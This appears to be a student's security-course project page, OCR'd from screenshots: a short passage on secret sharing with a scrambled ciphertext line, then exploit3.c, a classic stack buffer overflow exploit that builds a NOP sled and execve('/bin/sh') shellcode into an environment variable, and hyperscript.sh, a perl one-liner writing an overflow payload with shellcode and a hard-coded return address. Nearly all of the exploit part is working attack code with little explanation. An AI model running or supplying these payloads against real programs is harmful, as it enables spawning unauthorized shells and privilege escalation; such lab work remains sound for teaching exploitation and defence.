
```
One interesting question is how it is possible for three people, or in general for
any number of people to share a secret piece of text.
This is something that in cryptography is called secret sharing. In this little
example that you read right now a simple solution is presented where the text is
simply divided vertically into three different parts and distributed to three
parties.
How much information is leaked from each share about the secret passage itself? Is
it possible to divide the secret so that no information about the secret is leaked
by a share? These interesting questions will discussed in class later on!
Cgtao!sog orutnFolvthlleroj nalisr haofpone inengeect
```

Exploit3.c



```
std10048@sbox: ~/project_1
  GNU nano 2.2.6                                              File: exploi

#include <stdlib.h>    //std10048 exploit3.c

#define DEFAULT_OFFSET                    0
#define DEFAULT_BUFFER_SIZE             512
#define NOP                            0x90

char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void) {   __asm__("movl %esp,%eax");}

void main(int argc, char *argv[]) {
  char *buff, *ptr;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i;

  if (argc > 1) bsize  = atoi(argv[1]);
  if (argc > 2) offset = atoi(argv[2]);
  if (!(buff = malloc(bsize))) {
    printf("Can't allocate memory.\n");
    exit(0);  }

  addr = get_sp() - offset;
  printf("Using address: 0x%x\n", addr);

  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  for (i = 0; i < bsize/2; i++)
    buff[i] = NOP;

  ptr = buff + ((bsize/2) - (strlen(shellcode)/2));
  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];
  buff[bsize - 1] = '\0';
  memcpy(buff,"EGG=",4);
  putenv(buff);
  system("/bin/bash");}
```

HyperScript.sh



```
std10048@sbox: ~/project_1                                                        2:35 AM  Aris Kots
  GNU nano 2.2.6                              File: hyperscript.sh

#!/bin/bash

#unset env      WSTE NA EINAI IDIO ME DEBUGGER
#echo `printenv`

`perl -e 'printf
             #buffer address before shell code on NOPS
                "\x1e\xa0\x04\x08" .
             #our 5th letter we wanna have 140 ascii value
                chr(140) .
             #we add 60 x NOPS
                "\x90" x 60 .
             #we add Shell Code
                "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh" .
             #we add 10 x NOPS
                "\x90" x 10 .
             #we add RET address to our vulnerable pointer
                "AAAABAAACAAAAADAAAA\x8c\xf6\xff\xbf";' > output.txt`
```